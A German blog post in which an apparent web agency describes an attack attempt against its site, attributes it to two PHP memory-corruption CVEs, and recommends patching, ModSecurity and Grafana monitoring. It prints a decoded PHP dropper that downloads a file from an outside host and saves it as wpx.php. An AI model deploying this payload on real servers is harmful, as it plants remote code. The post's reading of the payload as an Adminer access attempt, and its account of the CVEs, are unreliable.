Disclaimer
Wir zeigen im Beitrag Informationen aus einem tatsächlichen Angriffsversuch auf diese Seite hier. Der Versuch erfolgte am 28.10.2026 um 02:41.
Wir haben keinen Schaden davon genommen und beobachten regelmäßig die Systemmeldungen (auch Logs genannt) um entsprechende Maßnahmen zu ergreifen, sodass es zu keinen Schaden kommen kann.
Solche Angriffe und auch andere sehen wir täglich zu tausenden.

CVE-2026-109618 und CVE-2026-109619
Die gemeldeten Schwachstellen CVE-2026-109618 und CVE-2026-109619 vom 21. Oktober 2026, zur Scriptsprache PHP sind in aller Munde gewesen, nicht zuletzt auch in der Tagesschau. Während die einen PHP wiedermal verteufelten, machten sich die anderen ein Spaß darauß ein CTF zu veranstalten ob diese CVE denn auch „alltags-tauglich“ sei. (StealMyBitcoins)
Nun die Kurzfassung: Ja die Schwachstellen sind alltagstauglich.
Aber einmal von ganz vorne, was genau sind das für Schwachstellen und warum sind diese so problematisch?
Die Schwachstelle, bekannt unter der Kennung: CVE-2026-109618 (https://www.cve.org/CVERecord?id=CVE-2026-109618) , ermöglicht es Angreifern die interne Speicherverwaltung (Arbeitsspeicher) zu manipulieren. Dies wird durch einen Out-Of-Memory-Fehler erzeugt, wodurch die Verarbeitung einer Anfrage vorzeitig abgebrochen wird.
PHP versucht darauf hin den Speicher wieder frei zu räumen. Hierbei greift der PHP Prozess auf entsprechende Bereiche zu und hat zum gegenwärtigen Zeitpunkt die Möglichkeit Daten zu extrahieren die in diesen Speicher abgelegt wurden oder kann im Kontext des PHP Benutzers entsprechenden Code ausführen, eine sogenannte Remote Code Execution (RCE).
Die Schwachstelle CVE-2026-109619 (https://www.cve.org/CVERecord?id=CVE-2026-109619) baut unter anderem auf die vorherige etwas auf. Programmiersprachen wie PHP verwenden bereits benutzen Speicher wieder, das hat zur Folge, dass die Sprache entsprechenden Speicher zuverlässig leeren muss bevor dieser erneut verwendet werden würde. Hier hat PHP ein Problem gehabt, dies erfolgte nicht zuverlässig wodurch ungültige und teilweise „kaputte“ Daten zurück blieben. Dadurch ist es einem Angreifer möglich ebenfalls RCE Angriffe zu starten.
Wieso kann ein Angreifer durch diese Fehler Code remote ausführen?
PHP hat die Angewohnheit die Dateien und den gesamten Code in den Arbeitsspeicher abzulegen. Dies führt dazu, dass die Ausführung bedeutend schneller ist, denn nicht jedes mal muss die entsprechend betroffene Datei erst geöffnet, dann gelesen und entsprechend durchgeführt werden. Hier muss PHP sich nur noch auf den letzten Part konzentrieren und hier kommt entsprechend das perfide an diesen CVE’s zu tragen. Genau dieses Muster machen sich die Schwachstellen hier zu eigen.
Was heißt das konkret nun für meine Webseite, wenn diese mit PHP arbeitet?
Für diese Frage schauen wir uns doch mal ein solchen Angriff genauer an.
Ein Angriff kann so aussehen:

Was sehen wir hier gerade konkret:
Jemand versuchte ein PHP Code entsprechend auf unsere Webseite entsprechend per GET Request hochzuladen und auszuführen. Auf Grund dessen weil in dieser Anfrage ein wiederkehrendens Muster zu finden ist, der base64 String, kann man hier von einem Use-After-Free (UAF) Angriff ausgehen. In diesem base64 codierten String findet sich folgender Code wieder:
<?php
function adminer($url, $isi) {
	$fp = fopen($isi, "w");
	$ch = curl_init();
	curl_setopt($ch, CURLOPT_URL, $url);
	curl_setopt($ch, CURLOPT_BINARYTRANSFER, true);
	curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
	curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
	curl_setopt($ch, CURLOPT_FILE, $fp);
	return curl_exec($ch);
	curl_close($ch);
	fclose($fp);
	ob_flush();
	flush();
}
if(adminer("http://tangible-drink.surge.sh/configx.txt","wpx.php")) {
	echo "Uname";
} else {
	echo "failed";
}
In diesem Code wird versucht auf eine, nicht vorhandene, administrative Oberfläche zu gelangen, namens Adminer, um dort Aktionen auszuführen.
Sollte es einen Angreifer gelingen Code auf solche administrativen Oberflächen auszuführen, hätte dies fatale Folgen. Adminer ist eine Oberfläche um Datenbanken zu administrieren, das heißt konkret ein Angreifer hätte theoretisch die Möglichkeit sich Zugriff auf die Datenbank zu verschaffen.
Je nach dem was alles in dieser Datenbank abgelegt wird, könnte somit der Angreifer auch an sensible Daten kommen.
Die alternative wäre, der Angreifer erlangt lediglich Zugriff auf den Server und könnte somit den Server nutzen um weiteren Schaden anzurichten, ähnlich wie eine Infektionskette bei einer bekannten Pandemie vor einigen Jahren.
Was kann ich jetzt dagegen konkret machen?
Falls noch nicht getan, unbedingt prüfen ob die entsprechenden Aktualisierungen vollzogen wurden und ggf. nach ziehen. Hierzu am besten die Hersteller Seite selbst von PHP auch konsultieren, da ist alles entsprechend dokumentiert.
Was aber ebenfalls gemacht werden sollte, sind folgende Punkte:
1. Systeme prüfen auf Kompromitierungen
Ist jemand auf dem System unterwegs gewesen, sind Meldungen, Zeitstempel oder ähnliches nicht nachvollziehbar oder der gleichen? Dann auf jeden Fall entsprechend die Cybersecurity Behörden des LKA oder BKA hinzuziehen. Diese können euch hier am besten unterstützen.
2. Sicherheit deutlich nachbessern
Mit KI, werden solche Fälle uns häufiger begegnen. Das ist per se nicht schlimm, ganz im Gegenteil. Wenn Schachstellen gefunden, gemeldet und behoben werden ist es pauschal erstmal gut. Sowas bleibt nicht aus. Dennoch sollte man nicht in Panik verfallen, es hilft nicht wenn wir nun panisch von PHP weg migrieren zu einer anderen Sprache oder einem anderen System. Das zu Grunde liegende Problem wird damit nämlich nicht behoben.
Für Webseiten gibt es Lösungen die einem helfen die eigenen Systeme besser zu schützen. Eines davon ist ModSecurity. Wir verwenden selbst ModSecurity, die o.g. Meldung kommt aus ModSecurity. ModSecurity hilft uns Anomalien, wie ein solchen Request, zu detektieren und entsprechend nach einem definierten Regelset zu behandeln. In unserem Fall, melde es und blockiere den Request kategorisch.
Das „Problem“ auch die ModSecurity Regeln müssen regelmäßig geprüft werden, auf Aktualität, Vollständigkeit oder gar einfach auch Funktionalität.
3. Observability
Mit einer ordentlichen Observabilty lassen sich solche Angriffe schnell erfassen, denn Webserver wie ein Apache2 oder NGINX schreiben zu jeder Aktion eine Meldung, sei es ein 200 für eine erfolgreiche Anfrage oder ein 404 für eine Seite die nicht gefunden werden konnte.
Mit einem Observability Stack wie dem von Grafana lassen sich zu dem viele weitere Aspekte mit einrichten, unter anderem sogenanntes Alerting oder auch mittels KI Systemen eine Anomalie-Detektierung.
Wir selbst betreiben einen entsprechenden Grafana Stack und haben hier mittels N8N eine Automatisierung mit rein gebracht um die Anomalie-Detektierung zu automatisieren und, wie in diesem Falle direkt auch in ModSecurity Rules zu überführen, welche automatisiert auf das System ausgespielt werden.
Fazit
Angriffe erleben wir täglich. Schwachstellen kommen und gehen und mit KI wird dies bedeutend umfangreicher. Das ist spätestens jetzt vielen, wenn nicht sogar allen, klar.
Tools wie Grafana, ModSecurity und co beherrscht nicht jeder, das ist ebenfalls vollkommen in Ordnung. Nur leider werden solche Tools mit jeder bekannt gewordenen Schwachstelle immer wichtiger. Daher unser Appell an euch: Richtet euch entsprechende Tools ein, ermöglicht es euch. Denn mit solchen Tools seht ihr konkret was in euren Systemen aktuell vor sich geht.
Uns ist ebenfalls bewusst, dass nicht jeder die Zeit oder das KnowHow dazu hat solche Tools einzurichten und an der Stelle kommen wir gerne ins Spiel. Wenn ihr Unterstützung in genau solchen Punkten braucht meldet euch gerne. Nicht nur im Kontext von Consulting, sondern auch gerne im Kontext einer Schulung zum Beispiel: „Grafana Einführung“.